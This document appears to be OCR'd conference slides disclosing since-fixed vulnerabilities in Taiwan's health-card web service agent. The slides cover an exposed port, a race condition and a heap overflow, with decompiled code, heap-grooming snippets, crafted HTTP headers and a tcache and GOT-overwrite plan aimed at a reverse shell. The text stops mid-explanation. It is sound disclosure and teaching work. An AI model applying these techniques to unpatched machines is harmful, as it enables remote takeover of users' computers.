當健保卡元件成為駭客的任意門

CYCRAFT

前言

- 感謝健保署與廠商積極修復
- 此漏洞已於 2022/05 修復完成

Outline


- 健保卡元件架構
- Vulnerabilities
- RCE on Linux
- About Windows
- 回報與修補過程

Whoami

- 林宇翔 – lys0829
- 陽明交通大學資工系
- 奧義智慧科技的實習生
- TSJ、BambooFox 戰隊成員
- 曾任 SITCON、教育部資安人才培育計畫課程講師

前情提要

某天...



健保卡驗證

- 口罩實名制
- 健康存摺
- MyData
- 線上報稅
- ……

回顧一下


> 2020 HITCON - 晶片卡 Agent 逆向工程與重製：以健保卡為例

2020 Inndy 在演講的最後


健保卡網路服務元件

健保卡網路服務元件

- 瀏覽器沒辦法直接操作讀卡機
- 必須透過在系統的 Agent 操作讀卡機
- Agent 與瀏覽器間使用 HTTPS 通訊
- Agent 通常使用 7777 Port



程式架構



Vulnerabilities

Vulnerabilities

- Listen at 0.0.0.0
- Race Condition
- Heap Overflow

Listen at 0.0.0.0

- 服務 Listen 在 0.0.0.0
- 可以透過該主機的任何 IP 存取

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:7777            0.0.0.0:*               LISTEN      93/mLNHIICC
```

Race Condition

Listen 7777

dllWebSocketServerEx

Multithread

client_worker

HTTP Header 不完整

SSL_read

```
char buffer[65536];
int client_worker()
{
    //...
    SSL_read(..., buffer, ...);
    ws_parse_handshake(buffer, ..., ...);
    //...
}
```

Heap Overflow

> GET /echo HTTP/1.1

```
space1 = strchr(a1, ' ');
if ( !space1 )
  return 0LL;
v11 = space1 + 1;
space2 = strchr(v11, ' ');
if ( !space2 )
  return 0LL;
if ( a3->resource )
{
  free(a3->resource);
  a3->resource = 0LL;
}
a3->resource = (char *)malloc(space2 - v11 + 1);
if ( !a3->resource )
  __assert_fail("hs->resource", "./websocket/websocket.c", 0x96u, "ws_parse_handshake");
if ( (unsigned int)__isoc99_sscanf(a1, "GET %s HTTP/1.1\r\n", a3->resource) != 1 )
  return 0LL;
```

Heap Overflow

> GET \n\n\n\n\n\n aaaaaaaaaaaaaaaaaaaaaaaaa HTTP/1.1

```
space1 = strchr(a1, ' ');
if ( !space1 )
  return 0LL;
v11 = space1 + 1;
space2 = strchr(v11, ' ');
if ( !space2 )
  return 0LL;
if ( a3->resource )
{
  free(a3->resource);
  a3->resource = 0LL;
}
a3->resource = (char *)malloc(space2 - v11 + 1);
if ( !a3->resource )
  __assert_fail("hs->resource", "./websocket/websocket.c", 0x96u, "ws_parse_handshake");
if ( (unsigned int)__isoc99_sscanf(a1, "GET %s HTTP/1.1\r\n", a3->resource) != 1 )
  return 0LL;
```

Exploit

Credit to kruztw

Exploit

- Heap Overflow to RCE (on Linux)
- About Windows

Environment

- ubuntu 20.04
- glibc 2.31

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Exploit 流程

- 利用 Tcache 做到任意寫入
- Leak libc base
- Overwrite __free_hook or GOT
- Reverse Shell

一些問題

- 服務很脆弱
  - Multithread => 一個 thread crash，整個服務下線
  - 不會自動重啟 => 只有一次機會
- 流量經過 SSL 加密 => 必須靠 SSL_Write 才能讀取資訊
- 在 Heap 上幾乎沒辦法寫 NULL Bytes
- 每次連線 Heap 狀態不確定

Write NULL byte to Heap

- 寫入 Heap 的資料會被 NULL byte 截斷
- Host: aaa\x00bbb\r\n
- **可以靠最後補 NULL byte 的動作寫入 NULL byte**

```
char *__fastcall get_upto_linefeed(const char *a1)
{
  unsigned __int8 v1; // al
  unsigned __int8 v3; // [rsp+17h] [rbp-9h]
  char *dest; // [rsp+18h] [rbp-8h]

  v1 = (unsigned __int8)strstr(a1, rn);
  v3 = v1 - (_BYTE)a1 + 1;
  if ( v1 - (_BYTE)a1 == 0xFF )
    __assert_fail(...);
  dest = (char *)malloc(v3);
  if ( !dest )
    __assert_fail(...);
  memcpy(dest, a1, v3 - 1);
  dest[v3 - 1] = 0;
  return dest;
}
```

Write NULL byte to Heap

每次連線 Heap 狀態不確定

- 每次連線都會開新的 thread
- 每個 thread 會有獨立的 Heap
- thread 結束後 Heap 會被回收
- 新的 thread 會從已回收的 Heap 中拿來用，**沒有可用的就建立新 Heap**

拿到一個確定的 Heap

- 同時建立很多連線，把舊的 Heap 拿完
- 後面建立的連線就可以拿到乾淨的 Heap

```
for i in range(10):
    r = remote(ip,port,ssl=True)

r1 = remote(ip,port,ssl=True)
r2 = remote(ip,port,ssl=True)
r3 = remote(ip,port,ssl=True)
```

r1 r2 r3 Heap 會長的一樣

拿到一個確定的 Heap

Leak Libc Base Address

- 必須透過 SSL_Write 來印出存有 Libc Address 的 Buffer
- 可以利用 ws_get_handshake_answer

利用 ws_get_handshake_answer

- 將 strcmp 換成 strstr

```
int client_worker()
{
    ...
    if ( !strcmp(req.resource, "/echo") )
    {
        ...
        ws_get_handshake_answer(&req, ...);
        ...
    }
    ...
}
```

利用 ws_get_handshake_answer

```
if ( !memcmp(input, "Host: ", 6uLL) ){
    input += 6;
    if ( req->Header_Host ){
        free(req->Header_Host);
        req->Header_Host = 0LL;
    }
    req->Header_Host = (char *)get_upto_linefeed(input);
}
```

```
struct HTTPRequest
{
  char *resource;
  char *Header_Host;
  char *Header_Origin;
  char *Header_SetWebsocketProtocol;
  char *Header_SetWebsocketKey1;
  char *Header_SetWebsocketKey2;
  void *field_30;
};
```

```
sprintf(out_frame,
    "HTTP/1.1 101 WebSocket Protocol Handshake\r\n"
    "Upgrade: WebSocket\r\n"
    "Connection: Upgrade\r\n"
    "Sec-WebSocket-Origin: %s\r\n"
    "Sec-WebSocket-Location: wss://%s%s\r\n",
    req->Header_Origin,
    req->Header_Host,
    req->resource);
```

Client
HTTP Response

SSL_Write

Leak 哪個 GOT

- 複習一下 get_upto_linefeed


	UUUUUUUU
“AAA”	AAA\x00UUUU
“A”	A\x00UUUUUU
“”	\x00UUUUUUU

```
char *__fastcall get_upto_linefeed(const char *a1)
{
  unsigned __int8 v1; // al
  unsigned __int8 v3; // [rsp+17h] [rbp-9h]
  char *dest; // [rsp+18h] [rbp-8h]

  v1 = (unsigned __int8)strstr(a1, rn);
  v3 = v1 - (_BYTE)a1 + 1;
  if ( v1 - (_BYTE)a1 == 0xFF )
    __assert_fail(...);
  dest = (char *)malloc(v3);
  if ( !dest )
    __assert_fail(...);
  memcpy(dest, a1, v3 - 1);
  dest[v3 - 1] = 0;
  return dest;
}
```

Leak 哪個 GOT

- Library Function 第一次被呼叫




1. 可以蓋成其他已知的 3 byte address

1. 還不知道任何長度是 6 byte 的 address
2. 只能寫一個 NULL byte，寫入 3 byte 的 address 會殘留 0x7fab (0x7fab00xxxxxx)

Leak 哪個 GOT

- 找一個在 get_upto_linefeed 前沒被 call 過，並且在 ws_get_handshake_answer sprintf 前會被 call 的 Function
- 這邊找到 __ctype_b_loc 符合這個條件



Leak 哪個 GOT

- 找一個在 get_upto_linefeed 前沒被 call 過，並且在 ws_get_handshake_answer sprintf 前會被 call 的 Function
- 這邊找到 __ctype_b_loc 符合這個條件

整理一下流程

- 在一次的 Request 中需要完成 **2 次任意 malloc**
  - 將 strcmp 改成 strstr (Overwrite GOT)
  - 讓其中一個 header buffer 拿到 __ctype_b_loc
  - 從 Response 的 header 拿 Leak 出來的 Address

Heap Exploit

- 要堆 Heap 需要重複以下幾個操作
  - malloc
  - read
  - free

Heap Exploit

```
1 GET  aaaaaaaa HTTP/1.1
2 Host: abcdefg
3 Origin: eubwvorvb
4 Host: rinboeitb
5 Host: aaaaaaaaaaaaaa
```

```
1 malloc(0x0)
2 malloc(7)
3 malloc(9)
4 free(); malloc(9)
5 free(); malloc(14)
```


```
int ws_get_handshake_answer(&req){
    while ( 1 )
    {
        input = strstr(input, rn) + 2;
        if ( input >= v9 || *input == '\r' || input[1] == '\n' )
            break;
        if ( !memcmp(input, "Host: ", 6uLL) ){
            input += 6;
            if ( req->Header_Host ){
                free(req->Header_Host);
                req->Header_Host = 0LL;
            }
            req->Header_Host = (char *)get_upto_linefeed(input);
        }
        else if ( !memcmp(input, "Origin: ", 8uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Protocol: ", 0x18uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Key1: ", 0x14uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Key2: ", 0x14uLL) ){...}
        else if ( !memcmp(input, "Connection: Upgrade", 0x13uLL) ){...}
        else if ( !memcmp(input, "Upgrade: WebSocket", 0x12uLL) ){...}
    }
}
```

Tcache

- Glibc 2.27 加入的新機制
- 為了效能，少了很多檢查
- 直接修改 fd 拿到任意位置的 chunk
- malloc 時不會檢查 chunk size


malloc(0x20)

- 目標是從 0x20 的 chunk 任意 malloc 2 次
- get_upto_linefeed 是根據要寫入的資料算出 malloc size
- 只是要寫入一個 address，所以資料長度一定 < 0x20

